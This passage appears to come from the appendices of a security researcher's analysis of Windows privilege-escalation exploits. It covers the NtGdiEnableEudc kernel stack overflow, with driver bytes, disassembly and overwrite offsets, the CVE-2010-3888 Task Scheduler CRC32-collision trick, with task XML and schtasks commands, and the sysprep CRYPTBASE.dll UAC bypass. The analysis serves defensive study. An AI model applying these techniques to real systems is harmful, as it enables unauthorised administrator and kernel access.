
Originally the exploit was published at http://www.codeproject.com/KB/vista-security/uac.aspx but hours later taken down. It exploits a vulnerability in `NtGdiEnableEudc`, which can be exploited even from non-elevated rights (as non-administrator). In the `poc.cpp` (from the package) there is an embedded driver which is the "payload":

```
BYTE DrvBuf[] = {
      0x4D, 0x5A, 0x90, 0x00, 0x03, 0x00, 0x00, 0x00, 0x04, 0x00, 0x00, 0x00, 0xFF, 0xFF, 0x00, 0x00,
      0xB8, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
```

This can be easily extracted from the compiled executable. This poc-driver does nothing more than elevating the rights of a driver of a running cmd.exe process to those of services.exe. In fact the driver code is exactly based on my proof of concept "command line privilege escalation driver" from Black Hat 2009. In the chinese community that code is quite popular and was spotted slightly modified on multiple websites (e.g. http://hi.baidu.com/justear/blog/item/1b4f104ced54f204b3de0553.html and http://www.cnblogs.com/zwee/archive/2010/11/19/1882095.html).

The code works by getting the current process through `IoGetCurrentProces` and going through the list until `services.exe` is found, and copying the security token there and overwriting the one of cmd.exe (which in fact elevates it). For the different OS versions there will be the correct offset selected for the fields in the `EPROCESS` structure.

It is very characteristic for my code that I use `PsGetVersion` first, because `RtlGetVersion` is only available with XP. For this exploit this does not make much sense here, because the exploit poc is for Vista/7 only. Also you see the `DbgPrint` in case the OS version is not recognized. The only real change to my code is that it does `KfRaiseIrql` and `KfLowerIrql` around the code that copies the security token.



Interestingly, like with TDL, Sinowal, ZeuS, Stuxnet before, the driver contains debug information which reveals the project (development) path:

```
f:\test\objfre_wxp_x86\i386\Hello.pdb
```

It does not reveal a lot in this case but still can be considered as sensitive information.

The problem is that the Windows function EnableEUDC() (and NtGdiEnableEudc) assumes a registry key has the type REG_SZ, it does not verify it (that is the whole problem). Subsequently in the kernel there will be a UNICODE_STRING structure allocated and the address of it passed to RtlQueryRegistryValues() which should fill the value.

```
typedef struct _UNICODE_STRING {
  USHORT Length;
  USHORT MaximumLength;
  PWSTR  Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
```

Now what happens is that RtlQueryRegistryValues fills the input parameter DestinationString with binary data, rather than initializing the Unicode string and interpreting the structure members. That means if we have for example the binary data `11 11 22 22 33 33 33 33 44 44 44 44` it would be filled as follows:

```
typedef struct _UNICODE_STRING {
  USHORT Length = 1111h;
  USHORT MaximumLength = 2222h;
  PWSTR  Buffer = 333333h;
} UNICODE_STRING, *PUNICODE_STRING;
44444444h <------ buffer overflow!
```

Which means we can write outside the buffer, and given the structure is allocated on the stack, we can manipulate the stack. The next important thing is the stack trace and the stack frame:

```
GDI32.EnableEUDC ->
NtGdiEnableEudc ->
GreEnableEUDC ->
sub_BF81B3B4 ->
sub_BF81BA0B ->
```

```
.text:BF81BA0B sub_BF81BA0B    proc near               ; CODE XREF:
sub_BF81B3B4+B2 p
.text:BF81BA0B
.text:BF81BA0B DestinationString= LSA_UNICODE_STRING ptr -20h
.text:BF81BA0B var_18          = dword ptr -18h
```

```
.text:BF81BA0B var_14          = dword ptr -14h
.text:BF81BA0B KeyHandle       = dword ptr -10h
.text:BF81BA0B var_C           = dword ptr -0Ch
.text:BF81BA0B var_8           = dword ptr -8
.text:BF81BA0B Path            = dword ptr -4
.text:BF81BA0B arg_0           = dword ptr  8
.text:BF81BA0B arg_4           = word ptr  0Ch
.text:BF81BA0B
.text:BF81BA0B                 mov     edi, edi
.text:BF81BA0D                 push    ebp
.text:BF81BA0E                 mov     ebp, esp
.text:BF81BA10                 sub     esp, 20h
```

The important thing is the variable DestinationString, which will be overwritten with binary data (and has the type UNICODE_STRING). This is the code of win32k.sys (Windows 7, 32 bit), which slightly differs with other Windows versions. For that reason the exploit code has to check for the version and use the right offsets (for the variables) in the exploit. The DestinationString variable is -20h on the stack (at the bottom), so the frame would look like:

```
DWORD Argument 2
DWORD Argument 1
++ (higher address)
DWORD Return Address
DWORD Original EBP
DWORD Variable 0
DWORD Variable 1
...
DWORD UNICODE_STRING.Buffer
DWORD UNICODE_STRING.Length, UNICODE_STRING.MaximumLength
-- (lower address)
```

This stack information is extremely important, because we need to overwrite the return address to jump from the kernel to our own code (and thus exploiting the kernel). There is now one important thing, the binary data doesn't go immediately to &DestinationString, but to +8 of that address. The RtlQueryRegistryValues documentation says,

Nonstring data with size, in bytes, > sizeof(ULONG)

The buffer pointed to by EntryContext must begin with a signed LONG value. The magnitude of the value must specify the size, in bytes, of the buffer. If the sign of the value is negative, RtlQueryRegistryValues will only store the data of the key value. Otherwise, it will use the first ULONG in the buffer to record the value length, in bytes, the second ULONG to record the value type, and the rest of the buffer to store the value data.

The stack looks like: 20h stack variables, + original ebp, + return eip. The binary data comes to +8 at the bottom of the stack variables, so effectively we have to patch the dword at +18h (skipping stack variables) + 4h (skipping ebp), which is the final value 1Ch. If we check now the code of this public open source exploit (RegBuf is the binary registry data that is going to be stored in the registry, pMem the address of the shellcode):

```
*(DWORD*)(RegBuf + 0x1C) = (DWORD)pMem;
```

Now there is one last thing. We overwrite the stack variables, which is not really nice. After calling RtlQueryRegistryValues(), there are still operations done, the most important one is this, right before returning from the function:

```
.text:BF81BB9B                 movzx   eax, [ebp+DestinationString.Length]
.text:BF81BB9F                 push    eax
.text:BF81BBA0                 push    [ebp+DestinationString.Buffer]
.text:BF81BBA3                 movzx   eax, [ebp+arg_4]
.text:BF81BBA7                 push    eax
.text:BF81BBA8                 push    [ebp+arg_0]
.text:BF81BBAB                 call    _wcsncpy_s
```

The function wants to copy the string. Now, there will be unexpected values in Length and Buffer, so this would cause undefined behaviour. We cannot control those 2 variables (they are set by RtlQueryRegistryValues(), but we can change arg_0 and arg_4, the two function parameters. They are located on the stack after the return eip. If we overwrite them with zeros, thanks to safe string functions, wcsncpy_s will verify them (and recognizes them as illegal) and returns. All we have to do is increasing the binary data size from 20h to 28h, which is also done in the code (ExpSize is the size of the binary registry data):

```
ExpSize = 0x28;
```

The entire exploit is really just setting up the "fake" registry key (containing binary data) and firing up EnableEUDC. According to Prevx, this security flaw (not checking the type of this certain registry key) is available with all Windows operating systems, making it definitely to the bug of the year. One last thing, the original poc fails to initialize the registry buffer properly (should be filled with zeros), which could fail the exploit (depending on what was before in the memory, if wcsncpy accepts it or not). In fact it was crashing my Vista with BAD_POOL_CALLER (due to the bug in the poc which can be fixed), and worked fine with 7 in my testings.

Appendix D: Exploit CVE-2010-3888 from 2010-11-20

A working proof of concept has been published at http://www.exploit-db.com/exploits/15589/. This is what Prevx has to say about my colleagues at TDL4 (http://www.prevx.com/blog/164/TDL-exploits-Windows-Task-Scheduler-flaw.html):

> ***up all the needed stuff to exploit the Windows Task Scheduler CVE-2010-3888 vulnerability****. TaskEng.exe, the Windows Task Manager Engine, will then execute the dropper again with SYSTEM privileges.*

```
  <Actions Context="LocalSystem">
    <Exec>
      <Command>C:\Users\     \AppData\Local\Temp\\setup3679255168.exe</Command>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="LocalSystem">
      <UserId>S-1-5-18</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
  </Principals>
</Task>
```

The published proof of concept is a Windows Script File and is run by `CScript 15589.wsf` on the command line. It creates a new task that executes a batch file `%Temp%\xpl.bat` that creates an additional local administrator account. The whole magic behind is to create a CRC32 collision of the task xml file, so Windows does not recognize the modification. Part of the modified xml file:

```
      <RegistrationInfo>
            <Date>2011-11-07T02:42:15</Date>
            <Author>LocalSystem</Author>
      </RegistrationInfo>

...

      <Actions Context="Author">
            <Exec>
                  <Command>C:\Users\PETERK~1\AppData\Local\Temp\xpl.bat</Command>
            </Exec>
      </Actions>
      <Principals>
            <Principal id="Author">
```

```
                <UserId>S-1-5-18</UserId>
                <LogonType>InteractiveToken</LogonType>
                <RunLevel>LeastPrivilege</RunLevel>
            </Principal>
        </Principals>
```

Usually there would be the user name the program runs under, but it is exchanged with the system account user name and SID. The poc contains JavaScript and VBScript and does some unnecessary steps (like copying the task file to the desktop and then opening it).

The task file is stored at `C:\Windows\System32\Tasks\[Task]`, and is read- and writable for everyone. The whole point of this is generating a CRC32 collision. This is done by adding at the end an additional correction tag:

Original:

```
  <Principals>
    <Principal id="Author">
      <UserId>LongBeach\Peter Kleissner</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```

Faked:

```
    <Principals>
        <Principal id="Author">
            <UserId>S-1-5-18</UserId>
            <LogonType>InteractiveToken</LogonType>
            <RunLevel>LeastPrivilege</RunLevel>
        </Principal>
    </Principals>
</Task>
<!--□□-->
```

The `<--XX-->` is the correction. Note that task files are Unicode xml files, so the XX is the dword correction. Note that the CRC calculation starts after the byte order mark. If you just manipulate a task file (without generating a CRC32 collision), or if you are generating the CRC32 collision and trying to execute it on an updated system it says:

```
C:\Users\Peter Kleissner>schtasks /run /TN Test
ERROR: The task image is corrupt or has been tampered with.
```

For creating and handling the tasks the command line utility `schtasks` is used. Those are the used commands for the exploit:

`schtasks /create /TN [Task] /sc monthly /tr [Executable]`	Creating dummy task file
`schtasks /query /XML /TN [Task] > [Filename.xml]`	Not necessary: Getting xml contents
`schtasks /change /TN [Task] /disable`	
`schtasks /change /TN [Task] /enable`	
`schtasks /run /TN [Task]`	Running the task

The disable/enable is done at the end of the exploit so Windows fetches the task and writes it down without the CRC correction. `schtasks` has an important limitation:

The annoying part is schtasks.exe just won't let you fully control scheduled tasks like taskschd.msc (GUI) does. For example, you can't change the default setting "Start task only if on AC power" by schtasks.exe. To do that, you'll have to open the taskschd.msc and untick the check box.

This can be bypassed by manipulating the task xml file. There is a tag `<DisallowStartIfOnBatteries>`:

```
<Settings>
  <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
  <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
  <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
```

Setting this to false makes it executing always, independent from the power source.

Appendix E: UAC Bypass


Originally it was published at http://www.pretentiousname.com/misc/win7_uac_whitelist2.html, but that guy writes way too much (Blahbity bloo blah blah blahbity bloo blah!).


It completely bypasses the UAC on 7 and 8 for administrator account when the default UAC level is set. How it works:

1. Inject code from unelevated process into (unelevated) explorer.exe
2. Use COM object IFileOperation
   -> that one has elevated rights in white listed processes!
   -> copy a dropped dll to "protected" directory, e.g. to C:\Windows\System32\sysprep\CRYPTBASE.dll
3. Start sysprep.exe through ShellExecuteEx (not through CreateProcess!)
   -> sysprep.exe now gets executed and gets auto-elevated. It will use our cryptbase.dll in its directory (not the Windows one).


The dll originally dropped by non-elevated process is now running in auto-elevated sysprep.exe.

Cryptbase.dll is not in \KnownDlls:







Below a screenshot when I was doing research with the poc code. The screenshot on the right shows the default UAC setting, where bypassing works silently.




